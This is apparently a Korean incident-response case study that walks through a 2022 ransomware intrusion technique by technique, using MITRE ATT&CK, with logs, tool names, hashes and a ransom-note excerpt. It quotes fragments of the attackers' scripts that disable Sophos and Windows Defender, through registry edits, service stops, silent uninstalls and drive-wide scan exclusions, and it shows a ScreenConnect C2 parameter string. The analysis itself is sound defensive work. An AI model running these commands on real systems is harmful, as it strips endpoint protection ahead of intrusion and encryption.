- 개요도



침해사고 분석 사례

Mitre Att&ck 별 공격 분석 사례

- Initial Access - External Remote Services(T1133)
  - VPN 환경을 이용한 내부망 접근
    - ✓ VPN 기능을 통해 내부 IP 할당 후 내부망 접속 성공
      - 무차별 대입 공격
      - VPN 취약점을 사용한 공격
      - 다크웹 계정 정보 활용

```
logdesc="SSL VPN exit error" action="ssl-exit-error" tunneltype="ssl" tunnelid=0 remip=XXX.XXX.XXX.XXX user="N/A" group="N/A" dst_host="N/A" reason="DH lib" msg="SSL exit error"
logdesc="SSL VPN exit error" action="ssl-exit-error" tunneltype="ssl" tunnelid=0 remip=XXX.XXX.XXX.XXX user="N/A" group="N/A" dst_host="N/A" reason="DH lib" msg="SSL exit error"
logdesc="SSL VPN new connection" action="ssl-new-con" tunneltype="ssl" tunnelid=0 remip=XXX.XXX.XXX.XXX user="N/A" group="N/A" dst_host="N/A" reason="N/A" msg="SSL new connection"
logdesc="SSL VPN tunnel up" action="tunnel-up" tunneltype="ssl-web" tunnelid=860146676 remip=XXX.XXX.XXX.XXX user="hault" group="SSLVPN" dst_host="N/A" reason="login successfully" msg="SSL tunnel established"
logdesc="SSL VPN exit error" action="ssl-exit-error" tunneltype="ssl" tunnelid=0 remip=XXX.XXX.XXX.XXX user="N/A" group="N/A" dst_host="N/A" reason="DH lib" msg="SSL exit error"
logdesc="SSL VPN new connection" action="ssl-new-con" tunneltype="ssl" tunnelid=0 remip=XXX.XXX.XXX.XXX user="N/A" group="N/A" dst_host="N/A" reason="N/A" msg="SSL new connection"
logdesc="SSL VPN tunnel up" action="tunnel-up" tunneltype="ssl-web" tunnelid=860146677 remip=XXX.XXX.XXX.XXX user="hault" group="SSLVPN" dst_host="N/A" reason="login successfully" msg="SSL tunnel established"
logdesc="SSL VPN new connection" action="ssl-new-con" tunneltype="ssl" tunnelid=0 remip=XXX.XXX.XXX.XXX user="N/A" group="N/A" dst_host="N/A" reason="N/A" msg="SSL new connection"
logdesc="SSL VPN tunnel up" action="tunnel-up" tunneltype="ssl-tunnel" tunnelid=860146677 remip=XXX.XXX.XXX.XXX tunnelip=XXX.XXX.XXX.XXX user="hault" group="SSLVPN" dst_host="N/A" reason="tunnel established" msg="SSL tunnel established"
logdesc="SSL VPN tunnel down" action="tunnel-down" tunneltype="ssl-web" tunnelid=860146676 remip=XXX.XXX.XXX.XXX user="hault" group="SSLVPN" dst_host="N/A" reason="tunnel connection setup timeout" duration=33 sentbyte=0 rcvdbyte=0 msg="SSL tunnel shutdown"
logdesc="SSL VPN statistics" action="tunnel-stats" tunneltype="ssl-tunnel" tunnelid=860146677 remip=XXX.XXX.XXX.XXX tunnelip=XXX.XXX.XXX.XXX user="hault" group="SSLVPN" dst_host="N/A" nextstat=600 duration=601 sentbyte=37399717 rcvdbyte=5101995 msg="SSL tunnel statistics"
(이하 생략)
```

Mitre Att&ck 별 공격 분석 사례

- Initial Access - Valid Accounts: Local Accounts (T1078.003)
  - VPN 환경을 이용한 내부망 접근
    - ✓ 내부 접근 이후 서버 Administrator 계정으로 원격데스크톱 접속 성공

```
계정이 성공적으로 로그온되었습니다.
주체:
                보안 ID:                S-1-5-18
                계정 이름:              HOST_A$
                계정 도메인:            WORKGROUP
                로그온 ID:              0x3E7
로그온 유형:                            10
가장 수준:                  가장
새 로그온:
                보안 ID:                S-1-5-21-(중간 생략)-500
                계정 이름:              Administrator
                계정 도메인:            HOST_A
.. 중간 생략 ..
네트워크 정보:
                워크스테이션 이름:      HOST_A
                원본 네트워크 주소:     xxx.xxx.xxx.xxx
                원본 포트:              0
```

Mitre Att&ck 별 공격 분석 사례

- Credential Access - OS Credential Dumping: LSASS Memory(T1003.001)
  - 계정 탈취 도구를 사용한 AD 도메인 계정 탈취

Program Name	Run Counter	Focus Count	Focus Time	Last Executed
Kaspersky Lab.KAV.Toasts	0	1	0d, 0h, 00m, 04s	
C:₩Users₩Administrator₩Downloads₩WPR (old)₩WPR (old)₩wpr.exe	1	3	0d, 0h, 00m, 41s	2022-06-13 12:25:40
C:₩Users₩Administrator₩Downloads₩jknvekgt.exe	3	4	0d, 0h, 03m, 01s	2022-06-13 12:34:10
C:₩Users₩Administrator₩Downloads₩x64₩mimikatz.exe	1	1	0d, 0h, 00m, 12s	2022-06-13 12:35:24
C:₩Users₩Administrator₩Downloads₩1₩net64.exe	2	32	0d, 0h, 44m, 52s	2022-06-13 12:50:07
Microsoft.Windows.RemoteDesktop	5	46	0d, 1h, 28m, 14s	2022-06-15 18:11:34

[계정 탈취 도구 사용 이력]

Path	Target Created	Target Modified	Target Accessed
administrator\downloads\	=	=	=
C:\Users\Administrator\Downloads\1	2022-06-13 12:46:52	2022-06-13 15:13:47	2022-06-13 15:13:47
C:\Users\Administrator\Downloads\1\ips.txt	2022-06-13 15:15:09	2022-06-13 15:15:09	2022-06-13 15:15:09
C:\Users\Administrator\Downloads\1\ips2.txt	2022-06-13 16:14:42	2022-06-13 16:14:42	2022-06-13 16:14:42
C:\Users\Administrator\Downloads\2	2022-06-13 18:02:01	2022-06-13 18:04:46	2022-06-13 18:04:46
C:\Users\Administrator\Downloads\2\ips.txt	2022-06-13 18:04:45	2022-06-13 18:04:45	2022-06-13 18:04:45
C:\Users\Administrator\Downloads\2\l.txt	2022-06-13 18:05:06	2022-06-13 18:05:06	2022-06-13 18:05:06
C:\Users\Administrator\Downloads\2\p.txt	2022-06-13 18:05:06	2022-06-13 18:05:18	2022-06-13 18:05:18

[계정 정보 리스트]


침해사고 분석 사례

Mitre Att&ck 별 공격 분석 사례


- Collection - Network Device Configuration Dump(T1602.002)
  - 네트워크 정보 수집 및 다수의 스캔 도구 사용

Program Name	Last Executed
down	=
C:₩Users₩Administrator₩Downloads₩1₩PsExec64.exe	
C:₩Users₩Administrator₩Downloads₩WPR (old)₩WPR (old)₩wpr.exe	2022-06-13 12:25:40
C:₩Users₩Administrator₩Downloads₩jknvekgt.exe	2022-06-13 12:34:10
C:₩Users₩Administrator₩Downloads₩x64₩mimikatz.exe	2022-06-13 12:35:24
C:₩Users₩Administrator₩Downloads₩1₩net64.exe	2022-06-13 12:50:07
C:₩Users₩Administrator₩Downloads₩1₩folder.bat	2022-06-13 18:14:43

[스캔 도구 net64.exe 사용 이력]



[침해 사고(A) net64 설정 파일]




[침해 사고(B) net64 설정 파일]

침해사고 분석 사례

Mitre Att&ck 별 공격 분석 사례

- Lateral Movement - SMB/Windows Admin Shares (T1021.002)
  - 네트워크 정보 수집 및 다수의 스캔 도구를 사용한 내부 이동

번호	공격 도구 명	기능
1	ADFind.exe	ActiveDirectory 스캔, GPO 스캔
2	net64.exe	네트워크 스캔, 공유 폴더 스캔
3	NetworkShare_pre2.exe	네트워크 스캔




계정이 성공적으로 로그온되었습니다.
주체:
보안 ID: S-1-0-0
계정 이름: -
계정 도메인: -
로그온 ID: 0x0
로그온 유형: **3**
가장 수준: 가장
새 로그온:
보안 ID: S-1-5-21-1085031214-
(중간 생략)-500
계정 이름: Administrator
계정 도메인: DOMAIN
.. 중간 생략 .. -
네트워크 정보:
워크스테이션 이름: HOST_B
원본 네트워크 주소: xxx.xxx.xxx.xxx
원본 포트: 61147
인증 세부 정보:
로그온 프로세스: NtLmSsp
인증 패키지: NTLM

[내부 이동 성공 이력]

Mitre Att&ck 별 공격 분석 사례

- Persistence - Scheduled Task/Job(T1053)
  - 작업 스케줄을 사용한 원격 접속 프로그램(ScreenConnect) 설치



[작업 스케줄 등록 이력]

Timestamp	Channel	EventID	EventDa	EventData.TargetUse	Summary
2022-06-15T00:00:59.5574800	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T01:00:59.5587861	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T02:00:59.6159373	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T03:00:59.3149679	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T04:00:59.5834322	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T05:00:58.7310455	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T06:00:59.0499090	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T07:00:59.1400391	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T08:00:59.3323038	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T09:00:59.1468647	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T10:00:59.1265894	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.
2022-06-15T11:00:59.3260416	Security	4624	4	administrator	계정이 성공적으로 로그온되었습니다.

[작업 스케줄을 이용한 로그인 이력]

Mitre Att&ck 별 공격 분석 사례

- Persistence - Scheduled Task/Job(T1053)
  - 원격 접속 프로그램(ScreenConnect)을 사용해 도메인 관리자 계정으로 원격 접속하는 작업 스케줄 이벤트

```
계정이 성공적으로 로그온되었습니다.
주체:
                보안 ID:                S-1-5-18
                계정 이름:              HOST_A$
                계정 도메인:            DOMAIN
                로그온 ID:              0x3E7
로그온 유형:                            4
가장 수준:                  가장
새 로그온:
                보안 ID:                S-1-5-21-1085031214-(중간 생략)-500
                계정 이름:              administrator
                계정 도메인:            DOMAIN
                로그온 ID:              0x6C983CA
                로그온 GUID:            {829d514f-75be-9b2a-7914-eb352e2a57fe}
프로세스 정보:
                프로세스 ID:            0x140
                프로세스 이름:          C:₩Windows₩System32₩svchost.exe
..이하 생략..
```

Mitre Att&ck 별 공격 분석 사례

- Command and Control - Remote Access Software(T1219)
  - 원격 접속 프로그램(ScreenConnect)을 사용한 관리자 계정 Reverse Connection 성공

```
시스템에 서비스가 설치되었습니다.

서비스 이름: ScreenConnect Client (64b809f0*****)
서비스 파일 이름: "C:₩Program Files (x86)₩ScreenConnect Client
(64b809f03e7ee623)₩ScreenConnect.ClientService.exe"
"?e=Access&y=Guest&h=instance-cirigy-
XXX.screenconnect.com&p=443&s=520d306d-0107-4f9c-ade2-
(이하생략)&k=BgIAAACkAABSU0ExAAgAAAEA
AQCpUxcBgpXCfG142Ltj1/yzENtvFB2woXWjZHqVXgzEqk7K6o2xR
VaXgBJzHb5RtysbBXfwkhzQtkXoclhT1HbpuMM5aHhb45kZUhsmT9
vey1WsXnbnn/s47VdQ2DJlzQZnr81AtZbToB 2 sw85xGWQp0
JYHHcjZCFE4QhR2GPyDL/uwHtIFVlszTdTsEF1RlAyy5dJpi/2R0sj5xN
X3x4 Tx/CYmq0PqSrOWdSjr4moyvgm64/NJrfd49/5vTlGy3jEUisf/
66QuCzR8Hfk9o0Z5ov1ScKQlxmWFVSJZxi/t2P
Z2UQxo6cD9yjZWmXh9VhvoD
X1zZ9n4gLjT&t=&c=&c=&c=&c=&c=&c=&c=&c="
서비스 유형: user mode service
서비스 시작 유형: auto start
서비스 계정: LocalSystem
```

번호	Parameter	기능
1	64b809f0*****	• Public key thumbprint
2	e=Access	• 세션 타입 ex) Access, Meet, Support
3	y=Guest	• 프로세스 타입 ex) Guest, Host
4	h=instance-cirigy- XXX.screenconnect.com	• 원격 서버 URL
5	p=443	• 원격 서버 Port
6	s=520d306d-0107-4f9c-ade2- (이하생략)	• Client GUID
7	k=BgIAAACkAABSU (이하 생략)	• 암호화 키
8	t=	• 세션 이름
9	c=	• Client 정보

Mitre Att&ck 별 공격 분석 사례

- Command and Control - Remote Access Software(T1219)
  - 원격 접속 프로그램(ScreenConnect)을 사용한 관리자 계정 Reverse Connection 성공

Timestamp	Channel	EventID	EventDa	Summary	EventData.TargetU	EventData.0
2022-06-15T23:29:40.0000000	Application	1040		Windows Installer 트랜잭션 시작 중: C:\Windows\TEMP\setup.msi. 클라…		C:\Windows\TEMP\setup.msi
2022-06-15T23:29:40.7520199	Security	4624	5	계정이 성공적으로 로그온되었습니다.	SYSTEM	
2022-06-15T23:29:40.7520199	Security	4672		특수 권한을 새 로그온에 할당했습니다.		
2022-06-15T23:29:40.8457796	Application	10000		0 - 2022-06-15T14:29:40.8457796002 세션을 시작하는 중입니다.		
2022-06-15T23:29:43.0000000	Application	11707		Product: ScreenConnect Client (64b809f03e7ee623) -- Installation…		Product: ScreenConnect Client (64b809f03e7ee623) -…
2022-06-15T23:29:43.0000000	Application	1033		Windows Installer에서 제품을 설치했습니다. 제품 이름: ScreenConnect…		ScreenConnect Client (64b809f03e7ee623)
2022-06-15T23:29:43.0000000	Application	1042		Windows Installer 트랜잭션 종료 중: C:\Windows\TEMP\setup.msi. 클라…		C:\Windows\TEMP\setup.msi
2022-06-15T23:29:43.8802764	Application	10001		0 - 2022-06-15T14:29:40.8457796002 세션을 끝내는 중입니다.		
2022-06-15T23:29:56.0000000	Application	0		Unable to retrieve the event description		Cloud Account Administrator Connected
2022-06-15T23:30:18.3644894	Security	4648		명시적 자격 증명을 사용하여 로그온을 시도했습니다.	administrator	
2022-06-15T23:30:18.3644894	Security	4624	2	계정이 성공적으로 로그온되었습니다.	administrator	
2022-06-15T23:30:18.3644894	Security	4672		특수 권한을 새 로그온에 할당했습니다.		

[원격 접속 프로그램을 사용한 로그인 성공 이력]

Mitre Att&ck 별 공격 분석 사례


- Command and Control - Remote Access Software(T1219)
  - 원격 접속 프로그램(ScreenConnect)을 사용한 관리자 계정 Reverse Connection 성공

```
계정이 성공적으로 로그온 되었습니다.
주체:
        보안 ID:        S-1-5-18
        계정 이름:      HOST_B$
        계정 도메인:    DOMAIN
        로그온 ID:      0x3E7

로그온 유형:            2

새 로그온:
        계정 이름:      administrator
        계정 도메인:    DOMAIN
        0x3CD9504
..중간 생략..
네트워크 정보:
        워크스테이션 이름:      HOST_B
        원본 네트워크 주소:     127.0.0.1
        원본 포트:      0
```

[원격 접속 프로그램을 사용한 로그인 성공 이력]

Mitre Att&ck 별 공격 분석 사례

- Command and Control - Ingress Tool Transfer(T1105)
  - 원격 접속 프로그램(ScreenConnect)을 사용한 공격 도구 생성



Timestamp	Channel	ProviderName	EventData.0
2022-07-09T19:45:47.0…	Application	ScreenConnect Client (3eaca1af958d8405)	Transferred files with action 'Transfer':
2022-07-09T23:01:38.0…	Application	ScreenConnect Client (3eaca1af958d8405)	Transferred files with action 'Transfer':
2022-07-09T23:12:53.0…	Application	ScreenConnect Client (3eaca1af958d8405)	Transferred files with action 'Transfer':
2022-07-10T01:56:25.0…	Application	ScreenConnect Client (3eaca1af958d8405)	Transferred files with action 'Transfer':

번호	업로드 파일	기능
1	PuttyPotable, WinSCP potable	원격 접속 도구
2	랜섬웨어 감염 파일	-
3	l.zip	계정 정보 파일
4	x64.zip	프로세스 모니터링 도구
5	uvs_v412eng.zip	원격 접속 및 제어 도구
6	-	브라우저 설치 프로그램

Mitre Att&ck 별 공격 분석 사례

- Persistence - SSH Authorized Keys(T1098.004)
  - 공격자 C2 서버 및 내부 간 접근을 위한 SSH Host Key 등록

```
[HKEY_CURRENT_USER₩Software₩SimonTatham]

[HKEY_CURRENT_USER₩Software₩SimonTatham₩PuTTY]
"RandSeedFile"="C:₩₩Users₩₩[사용자]₩₩Documents₩₩
ConnectWiseControl₩₩Files₩₩PuTTYPortable₩₩Data₩₩settings₩₩
PUTTY.RND"

[HKEY_CURRENT_USER₩Software₩SimonTatham₩PuTTY₩SshHostKey
s]
"ssh-ed25519@22:xxx.xxx.xxx.xxx"="0x652f0e...생략"
"rsa2@22:xxx.xxx.xxx.xxx"="0x23,0xd1874961...생략"
"ssh-ed25519@22:xxx.xxx.xxx.xxx"="0x5aa8759d46e1...생략"
"ssh-ed25519@22:xxx.xxx.xxx.xxx"="0x7364e81f1...생략"
"ssh-ed25519@22:xxx.xxx.xxx.xxx"="0x23d70...생략"
...
(이하 생략)
```

[putty.reg]

```
[Configuration]
JumpListWorkspaces="My₩Workspace"

[SshHostKeys]
ssh-ed25519@22:xxx.xxx.xxx.xxx=0x652f0e6...생략
rsa2@22:xxx.xxx.xxx.xxx=0x23,0xd18749615726fc6f...생략
ssh-ed25519@22:xxx.xxx.xxx.xxx=0x6b62cff14a...생략
ssh-ed25519@22:xxx.xxx.xxx.xxx=0x2c7cd3bc16cc05...생략
ssh-ed25519@22:xxx.xxx.xxx.xxx=0x643346b9980...생략
ssh-ed25519@22:xxx.xxx.xxx.xxx=0x324fcc9ef0...생략
ssh-ed25519@22:xxx.xxx.xxx.xxx=0x5aa8759d46e14...생략
...
(이하 생략)
```

[WinSCP.ini]

Mitre Att&ck 별 공격 분석 사례

- Defense Evasion - Impair Defenses (T1562)
  - 백신 무력화 실행

파일 이름	기능	SHA-1
del.bat	sophos 백신 비활성화 스크립트	5FCF05CD99BB27F8FBB4BD3B458EDF8AF6EB2C54
def1.bat	Windows Defender 비활성화 스크립트	373609C0F30EE313FD0CC6C4E572452483D87244
dControl.exe	Windows Defender 실시간 탐지 비활성화	CB704D2E8DF80FD3500A5B817966DC262D80DDB8

  - 백신 무력화 스크립트(del.bat) 기능 파악

1. Registry key 수정

번호	스크립트 내용	기능
1	"HKLM₩SYSTEM₩CurrentControlSet₩services₩SAVService" /t REG_DWORD /v Start /d 0x00000004 /f "HKLM₩SYSTEM₩CurrentControlSet₩Services₩Sophos MCS Agent" /t REG_DWORD /v Start /d 0x00000004 /f "HKLM₩SYSTEM₩CurrentControlSet₩Services₩Sophos Endpoint Defense₩TamperProtection₩Config" /t REG_DWORD /v SAVEnabled /d 0 /f … (이하 생략)	변조 보호 비활성화

Mitre Att&ck 별 공격 분석 사례

- Defense Evasion - Impair Defenses (T1562)
  - 백신 무력화 스크립트(del.bat) 기능 파악

2. 서비스 종료 및 백신 프로그램 삭제

번호	스크립트 내용	내용
2	net stop "SAVService" net stop "Sophos AutoUpdate Service“ … (중간 생략) … NET STOP "Sophos WEB INTELLIGENCE UPDATE" NET STOP "Sophos WEB CONTROL SERVICE"	백신 프로그램 종료
3	MsiExec.exe /qn /X{7CD26A0C-9B59-4E84-B5EE-B386B2F7AA16} REBOOT=ReallySuppress MsiExec.exe /qn /X{GUID} REBOOT=ReallySuppress … (중간 생략) … C:₩WINDOWS₩SYSTEM32₩MsiExec.exe /X{66967E5F-43E8-4402-87A4-04685EE5C2CB} /qn REBOOT=SUPPRESS C:₩WINDOWS₩SYSTEM32₩MsiExec.exe /X{AFBCA1B9-496C-4AE6-98AE-3EA1CFF65C54} /qn REBOOT=SUPPRESS	백신 프로그램 삭제

Mitre Att&ck 별 공격 분석 사례

- Defense Evasion - Impair Defenses (T1562)
  - 백신 무력화 스크립트(def1.bat) 기능 파악

1. 서비스 종료 및 백신 프로그램 삭제

번호	스크립트 내용	내용
1	reg delete "HKLM₩Software₩Policies₩Microsoft₩Windows Defender" /f reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f … (이하 생략)	Windows Defender 기능 비활성화
2	schtasks /Change /TN "Microsoft₩Windows₩ExploitGuard₩ExploitGuard MDM policy Refresh" /Disable schtasks /Change /TN "Microsoft₩Windows₩Windows Defender₩Windows Defender Cache Maintenance" /Disable schtasks /Change /TN "Microsoft₩Windows₩Windows Defender₩Windows Defender Cleanup" /Disable … (이하 생략)	기능 비활성화 스케줄 등록
3	powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "C:₩ powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "D:₩ powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "E:₩ … (이하 생략)	Windows Defender 예외처리 폴더 등록

Mitre Att&ck 별 공격 분석 사례

- Impact - System ShutDown/Reboot(T1529)
  - vShere 관리자 페이지 접근 후 가상 머신 강제 종료

Timestamp	Channel	EventID	ProcessId	Summary
2022-07-10T00:05:26.948…	System	7036	652	World Wide Web Publishing Service 서비스가 중지 상태로 들어갔습니다.
2022-07-10T00:05:28.354…	System	7036	652	Windows Process Activation Service 서비스가 중지 상태로 들어갔습니다.
2022-07-10T00:05:28.417…	System	109	564	커널 전원 관리자가 종료 전환을 시작했습니다.
2022-07-10T00:05:33.289…	System	13	4	운영 체제가 시스템 시간 2022-07-09T15:05:33.289538200Z에 종료됩니다.
2022-07-12T04:35:44.694…			4	EventTrace_Header{BufferSize=4096,Version=83952390,ProviderVersion=9600,NumberOfPr
2022-07-12T04:35:44.694…			4	EventTrace_Header{BufferSize=4096,Version=83952390,ProviderVersion=9600,NumberOfPr
2022-07-12T04:35:44.710…	System	12	4	운영 체제가 시스템 시간 2022-07-11T19:35:44.495764600Z에 시작되었습니다.
2022-07-12T04:35:44.710…	System	20	4	마지막 종료의 성공 상태는 true이고, 마지막 부팅의 성공 상태는 true입니다.
2022-07-12T04:35:44.710…	System	27	4	부팅 유형은 0x0입니다.
2022-07-12T04:35:44.710…	System	18	4	이 시스템에는 0x1개의 부팅 옵션이 있습니다.

[서버 종료 이벤트 로그]

Mitre Att&ck 별 공격 분석 사례

- Impact - Data Encrypted for Impact(T1486)
  - 다수의 원격 제어 프로그램을 사용한 랜섬웨어 파일 배포

번호	구분	SHA-1
1	ProcessHacker.exe	B1245A665C841A3E6A6F959A705F2023
2	PsExec64.exe	9321C107D1F7E336CDA550A2BF049108
3	uvs_snd.exe	33B8F855D1F75EFD08388C3BA82873B8
4	zagent.exe	B2A14C98F322C8D7E6F96C28039CF86F20EA0B6D


Id = {A1CD76B6-CF43-45E3-BA89-78DF952BD093}, ClientMachine = [호스트명], 사용자 = NT AUTHORITY₩SYSTEM, ClientProcessId = 2352, 구성 요소 = Provider, 작업 = Start IWbemServices::ExecMethod - ROOT₩Microsoft₩Windows₩Smb : MSFT_SmbShare::FireShareChangeEvent, ResultCode = 0x80041007, PossibleCause = Unknown

[서비스 등록 시도]

침해사고 분석 사례


Mitre Att&ck 별 공격 분석 사례

- Impact - Data Encrypted for Impact(T1486)
  - 파일 암호화 및 랜섬 노트 생성
    - ✓ 랜섬 노트 : RECOVER-[변경 확장자]-FILES.txt



	Event Time(UTC+9)	Event	Detail	File/Directory Name	Full Path
				vzmxn5n	
76	2022-07-10 02:17:04	File Creation		RECOVER-vzmxn5n-FILES.txt	\RECOVER-vzmxn5n-FILES.txt
50		Writing Content of Non-Resident File	Data Runs(in Volume) : 1707984(1)	RECOVER-vzmxn5n-FILES.txt	\RECOVER-vzmxn5n-FILES.txt
75	2022-07-10 02:17:04	Renaming File	VxCJInfo.dat -> VxCJInfo.dat.vzmxn5n	VxCJInfo.dat.vzmxn5n	\VxCJInfo.dat.vzmxn5n
35	2022-07-10 02:17:04	File Creation		checkpoints-VxCJInfo.dat.vzmxn5n	\checkpoints-VxCJInfo.dat.vz…
71		Renaming File	VxCJDelete.dat -> VxCJDelete.dat.vzmxn5n	VxCJDelete.dat.vzmxn5n	\VxCJDelete.dat.vzmxn5n
10	2022-07-10 02:17:04	File Creation		checkpoints-VxCJDelete.dat.vzmxn5n	\checkpoints-VxCJDelete.dat…
24		File Deletion		checkpoints-VxCJInfo.dat.vzmxn5n	\checkpoints-VxCJInfo.dat.vz…
37	2022-07-10 02:17:04	Renaming File	VxCJMon.dat -> VxCJMon.dat.vzmxn5n	VxCJMon.dat.vzmxn5n	\VxCJMon.dat.vzmxn5n
02	2022-07-10 02:17:04	File Creation		checkpoints-VxCJMon.dat.vzmxn5n	\checkpoints-VxCJMon.dat.vzm…
27	2022-07-10 02:17:04	File Creation		RECOVER-vzmxn5n-FILES.txt	

>> What happened?
Important files on your network was ENCRYPTED and now they have "vzmxn5n" extension.
In order to recover your files you need to follow instructions below.
>> Sensitive Data
Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.
Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.



Parent Path	File Name	Extension	File Size	Is Directory	Has Ads	Is Ads	Created0x10
		er8ki82					
.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	syastro.shx.er8ki82	.er8ki82	7109				1996-11-21 13:51:12
.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	symap.shx.er8ki82	.er8ki82	6417				1996-11-21 13:51:16
.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	symath.shx.er8ki82	.er8ki82	6338				1996-11-21 13:51:20
.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	symeteo.shx.er8ki82	.er8ki82	5352				1996-11-21 13:51:24
.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	symusic.shx.er8ki82	.er8ki82	7212				1996-11-21 13:51:26
.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	chineset.shx.er8ki82	.er8ki82	665385				1997-11-18 23:36:24
